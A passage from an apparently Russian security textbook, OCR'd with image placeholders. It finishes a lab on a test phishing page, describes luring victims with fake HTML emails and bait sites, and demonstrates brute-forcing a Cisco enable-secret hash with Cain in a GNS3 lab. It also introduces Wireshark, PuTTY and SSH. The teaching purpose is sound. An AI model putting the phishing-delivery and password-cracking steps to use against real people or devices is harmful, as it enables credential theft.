


Рис. 1.31

Наконец, мы сможем вызвать нашу тестовую фишинговую страницу по адресу 127.0.0.1 (рис. 1.31).

Но испытать наш пример так, чтобы сработала переадресация к настоящей странице, мы пока не сможем. Следует еще настроить Kali Linux для соединения с Интернетом. В этих целях при загруженном Kali Linux выберем значок, символизирующий пару компьютеров, в правом верхнем углу экрана (рис. 1.32).

Выберем имеющуюся точку доступа (роутер), в нашем примере это AndroidAP (рис. 1.33).

Рис. 1.32

Рис. 1.33




Рис. 1.34

Введем пароль доступа и нажмем кнопку **Connect** (рис. 1.34).

Соединение установится, о чем система нас незамедлительно проинформирует (рис. 1.35).

Рис. 1.35

Стенд для испытания работоспособности скрипта тестовой фишинговой страницы готов. Можно пробовать вводить логины и пароли.

1.3. Социальная инженерия

Итак! Тестовая фишинговая страница отлажена, она работает. Пароли собираются в заданный файл. Мы украли учетные данные сами у себя... Вот это да! Совсем уж как унтер-офицерская вдова!

Но дальше возникает вполне ожидаемый вопрос: а как же хакер заставляет жертву посетить им созданный поддельный сайт? Один из широко известных приемов — с помощью вирусов подменить файл host на компьютере жертвы и таким образом все запросы перенаправлять на фишинговый сайт. Но это не так просто, и мы коротко рассмотрим совсем другой, более легкий прием, также нередко применяемый хакерами.

Хакер, пусть даже с помощью программы Outlook Express, изготавливает и направляет всем потенциальным жертвам фальшивое письмо, например, такого содержания, как представлено на рис. 1.36.




Рис. 1.36

Не факт, конечно, что подобный прием (социальная инженерия) сработает! Но в каких-то случаях может и получиться! По большому счету содержание может быть любым, лишь бы заинтересовать получателя щелкнуть по ссылке.

Понятно, что ссылка должна быть не такой, как в нашем примере на рис. 1.36, а перенаправлять именно на тот сервер, где располагается фишинговый сайт. Организовать такое письмо и фишинговый сайт (смотрим выше) технически очень просто для любого непродвинутого пользователя. Еще раз напоминаем: эта простота и сбивает некоторых на криминальный путь!!! Никаких специальных инструментов не требуется. Outlook Express позволяет вставить в текст письма как ссылки (рис. 1.37), так и картинки. Важно при этом, чтобы в окне, открываемом командой меню **Параметры | Отправка сообщений | Формат отправляемых сообщений** программы Outlook Express, был установлен **Формат HTML**.




Рис. 1.37


Другой способ отсылать потенциальные жертвы на фишинговые сайты: разместить какой-нибудь красивый сайт, привлекающий внимание "бесплатным сыром". А там внедрить картинки с логотипами известных почтовых сервисов, социальных сетей и перенаправлять доверчивых посетителей, щелкнувших по какой-либо картинке, первоначально на фальшивые ресурсы, чтобы перехватить пароль, а уж потом по прямому назначению. Приемов здесь множество!

В конце концов, хакеру и не обязательно красть пароли на фишинговом сайте, он может просто выполнить скрипт на компьютере жертвы (как правило, работающей с правами локального администратора), но об этом подробнее — в лабораторной работе в *главе 5*.

В связи с тем, что социальная инженерия — это вопрос психологии, а не программного инструмента, мы оставим эту тему.

В отношении обсуждаемых здесь примеров про фишинг остается только добавить, что социальная сеть "ВКонтакте" — организация очень мощная, и если хакер разместит фальшивый сайт, клонированный с ее ресурсов, то его (хакера) в скором времени заклеймят позором и "закидают тапками". А вот если по приведенному алгоритму будет осуществлена атака на сайт какой-нибудь небольшой организации, то это вполне даже может остаться незамеченным.

ГЛАВА 2



Хэш-функции паролей. Шифрование сетевых соединений

2.1. Немного о хэшировании паролей. Протоколы SSH. GN3, Wireshark, PuTTY

Мы не можем не вернуться к разговору о паролях в силу важности этой темы. Тем более, что это поможет нам понять методологию формирования стендов для изучения действий хакеров и соответствующих методов защиты.

В большинстве случаев целью хакера является пароль суперпользователя. Получив физический доступ к хосту, "взломать" пароль достаточно просто. Для этого существует масса способов.

Или еще, к примеру, можно использовать методы замены пароля суперпользователя, загрузившись со специально подготовленного диска и внеся изменения непосредственно в файл, содержащий базу учетных записей пользователей. В операционной системе Windows такие записи с хэш-функциями паролей хранятся в так называемой базе SAM — Security Accounts Manager (и об этом в последующих главах еще пойдет речь). В UNIX-системах это может быть файл типа etc/shadow.

Но подобные приемы не дают злоумышленнику фактическое значение пароля. Он может только заменить неизвестный ему пароль. Естественно, что, во-первых, при таком подходе остаются следы. Во-вторых, если требуется прочитать содержимое файлов, зашифрованных старым паролем, то это будет невозможно. И самое главное — требуется физический доступ к компьютеру. Действуя в гетерогенных сетях как разведчик, хакер ищет все, что где плохо лежит, постепенно усиливая степень своего проникновения. Поэтому, не имея физического доступа к компьютеру, но получив в результате какого-либо упущения администраторов файл с хэш-функциями паролей, он просто попытается именно "взломать", а не заменить пароль, как мы описывали ранее.

Для взлома паролей по хэш-функции существует множество готовых программ. Назовем лишь некоторые: John the Ripper, L0phtCrack, SAMinside, Ophcrack, RainbowCrack, Md5 Crack Monster и др.

Если пока не затрагивать вопросы применения радужных таблиц (а, честно говоря, данная глава является подготовительной для изучения именно этого вопроса), то все же наиболее интересно применение графических адаптеров для получения паролей из хэш-функций. А для таких целей очень хороша программа Extreme GPU Bruteforcer (EGP), **www.insidepro.com**. Вряд ли вы найдете такое количество графических адаптеров, увеличивающих скорость брутфорса до страшных скоростей, какое может поддерживать эта замечательная программа (замечательная, хотя на нее и ругаются антивирусы). Но даже один адаптер даст несомненные преимущества. Программа понимает применение "соли". Один недостаток — программа платная, бесплатная ее версия имеет ограничения.

Кстати, на сайте **http://www.password-crackers.ru** есть много интересного для восстановления паролей.

Со временем совершенствуется не только оборудование и программное обеспечение, но и год от года растет культура поведения самих администраторов (в плане обеспечения ими информационной безопасности). Автор помнит еще те времена, когда много лет назад в достаточно серьезных сетях находил файлы с выгруженными конфигурациями маршрутизаторов фирмы Cisco. Конфигурации выгружались с применением TFTP-сервера для сохранения в общедоступном каталоге. Мало того, что файлы были доступны чуть ли не каждому пользователю сети, так еще и пароль для входа на одну из линий в конфигурационном файле был в чистом, открытом виде, без применения хэш-функции. И, что вообще хуже быть не может, как оказалось, пароль `enable` был точно таким же. Администратор сети, являясь достаточно квалифицированным специалистом, исходил из принципа: пользователи все равно в этом, т. е. в конфигурациях специфичных устройств, ничего не понимают. Конечно же, сейчас вряд ли вы найдете такой файл в открытом виде. Но все же люди не стали менее беспечны. И если незадачливый администратор, храня копии конфигураций в доступном месте, предполагает, что по хэш-функции паролей получить доступ затруднительно, то это явное заблуждение.

Рассмотрим сказанное на конкретном примере. Используя свободно распространяемую программу GNS3 (**http://www.gns3.net/**) для имитации работы устройств фирмы Cisco в лабораторных условиях, посмотрим конфигурацию еще "чистого", любого не настроенного маршрутизатора, выполнив команду `enable`, а затем `show running` (рис. 2.1).

Теперь перейдем к конфигурированию роутера так, чтобы получить хэш-функцию пароля `enable`, имеющего простое значение `abc123`. Такой неправильный, простой пароль мы установим, конечно же, умышленно, для ускорения подбора. Заходим в меню конфигурирования роутера (команда `conf`) и устанавливаем требуемый пароль (команда `enable secret abc123`, как показано на рис. 2.2).

Просмотрим конфигурацию, выполнив команду `show run` (рис. 2.3).

Хэш-функция заданного нами пароля `enable` получилась следующей:

```
$1$VRu4$/Nw/GRY9WrNOfF40JbthA1
```



GNS3
Файл Редактировать Просмотр Control Annotate Справка
Типы узлов
Маршрутизатор c1700
Маршрутизатор c2600
Маршрутизатор c2691
Маршрутизатор c3600
Маршрутизатор c3700
Маршрутизатор c7200
сетевой экран PIX
ASA firewall
Juniper router
Ethernet коммутатор
ATM Мост
ATM коммутатор
Frame Relay коммутатор
EtherSwitch router
IDS
Qemu host
Облако
R1
Dynamips(0): R1, Console port
R1>en
R1#show run
Building configuration...
Current configuration : 683 bytes
upgrade fpd auto
version 12.4
service timestamps debug datetime msec
service timestamps log datetime msec
no service password-encryption
hostname R1
boot-start-marker
boot-end-marker
no aaa new-model
ip cef

Рис. 2.1



GNS3
Файл Редактировать Просмотр Control Annotate Справка
Типы узлов
Маршрутизатор c1700
Маршрутизатор c2600
Маршрутизатор c2691
Маршрутизатор c3600
Маршрутизатор c3700
Маршрутизатор c7200
сетевой экран PIX
ASA firewall
Juniper router
Ethernet коммутатор
ATM Мост
ATM коммутатор
Frame Relay коммутатс
EtherSwitch router
IDS
R1
Dynamips(0): R1, Console port
R1#
R1#
R1#
R1#
R1#conf
Configuring from terminal, memory, or network [terminal]?
Enter configuration commands, one per line. End with CNTL/Z.
R1(config)#enable secret abc123
R1(config)#

Рис. 2.2




Рис. 2.3

Для взлома пароля применим уже известную нам программу Cain, используя метод Brute-Force Attack, т. е. перебором (рис. 2.4).




Рис. 2.4

Спустя какое-то время получим результат (рис. 2.5).

Обратите внимание, что для ускорения мы не использовали спецсимволы в наборе применяемых знаков.

Конечно же, метод Brute-Force Attack — один из самых долгих методов. Поэтому подбор 6-символьного пароля в нашем случае занял примерно 4 дня с остановками.




Рис. 2.5

Скорее всего, хакер будет ломать пароль, используя словари. А может быть, и более совершенный способ. Сказать по секрету — фактически этой главой, на простом материале, мы и начинаем потихоньку готовить вас к понятиям, используемым несколько позже, при рассмотрении методов восстановления паролей с помощью радужных таблиц.

Но вернемся к программе Cain. У нее также есть функция взлома по словарю: Dictionary Attack! Причем с большим количеством возможностей: набор пароля задом наперед (реверс), двойной пароль (используется повтор слова дважды), двойной пароль с применением слова в разных регистрах и т. д.

Кроме того, в эту программу встроено немало полезных инструментов. Например, реализованы дешифраторы паролей: Cisco Type-7, Cisco VPN Client, VNC, удаленного рабочего стола, доступа к базам данных, Syskey. Имеются: хэш-калькулятор, калькулятор RCA SecurID Token, калькулятор VPA PSK.

Существует в программе Cain также возможность раскодирования алгоритма Base64, который не является шифрованием, но применяется при передаче данных по сети так, чтобы все символы старшей половины таблицы символов ASCII были заменены символами младшей половины. Иногда хэши паролей или даже пароли открытым текстом бывают обработаны Base64.

Немного отвлекшись, но возвращаясь к основной теме, нельзя не сказать еще пару слов о программе GNS3. Дело в том, что для проведения нашего эксперимента, вовсе не обязательно было ее использовать! Гораздо проще было бы найти в Интернете какую-нибудь утилиту, включающую в себя хэш-калькуляторы на все случаи жизни, или использовать уже упомянутый калькулятор в программе Cain. Правда, в таком случае вы не познакомились бы со столь замечательной программой, как GNS3 (причем, бесплатной), о существовании которой зачастую почему-то не знают даже продвинутые специалисты по телекоммуникациям. Применяя эту программу и не имея дорогостоящего оборудования, можно проводить "на дому" практически любые эксперименты, в том числе связанные с обеспечением безопасности, имитируя активные устройства фирмы Cisco. Вместо самих устройств используются образы IOS (Internetwork Operating System — фактически это операционная система активного устройства фирмы Cisco). Подключение образов производится на вкладке **Редактировать**, далее — **Образы IOS и гипервизоры**, а затем — **Образы IOS**. Образы в комплект программы, к сожалению, не входят. Хакеры добывают их в недрах Интернета (на тех же торрентах), а администраторы берут на работе. При инсталляции GNS3 устанавливает также внешние программы, входящие в комплект: сниффер Wireshark и не менее замечательную терминальную программу PuTTY.

Программа Wireshark — это замечательный бесплатный сниффер, имеющий большое количество функций и широко используемый хакерами (рис. 2.6, **http://www.wireshark.org**).




Рис. 2.6

Программа умеет идентифицировать практически все популярные сетевые протоколы, имеет гибкую систему настройки фильтров для захвата пакетов (чтобы не захватывать ненужное), существуют реализации для различных операционных систем, в том числе для UNIX-систем, ее исходный код находится в открытом доступе. Про все возможности этого сетевого анализатора протокола можно написать отдельную книгу. Конкретный пример использования этой программы мы приведем немного позднее.

Терминальная программа PuTTY также бесплатна (рис. 2.7).




Рис. 2.7

PuTTY в разрезе вопросов обеспечения информационной безопасности замечательна еще и тем, что у нее есть возможность работать с протоколом SSH. Именно поэтому программу так любят специалисты, занимающиеся администрированием активных сетевых устройств, например фирмы Cisco.

Дело в том, что SSH (Secure Shell) — сетевой протокол, поддерживающий шифрование. Удаленное администрирование маршрутизаторов, коммутаторов с применением протокола Telnet (устаревшего в отношении требований по защите информации) слишком опасно. И кому, как не администраторам, это хорошо известно. Применение SSH не позволит злоумышленникам читать пароли доступа с помощью снифферов.

Протокол SSH имеется в двух реализациях — SSH-1 и SSH-2. Первая версия SSH-1 после нахождения соответствующих уязвимостей постепенно стала вытесняться из применения. PuTTY поддерживает оба варианта протокола SSH (рис. 2.8).




Рис. 2.8

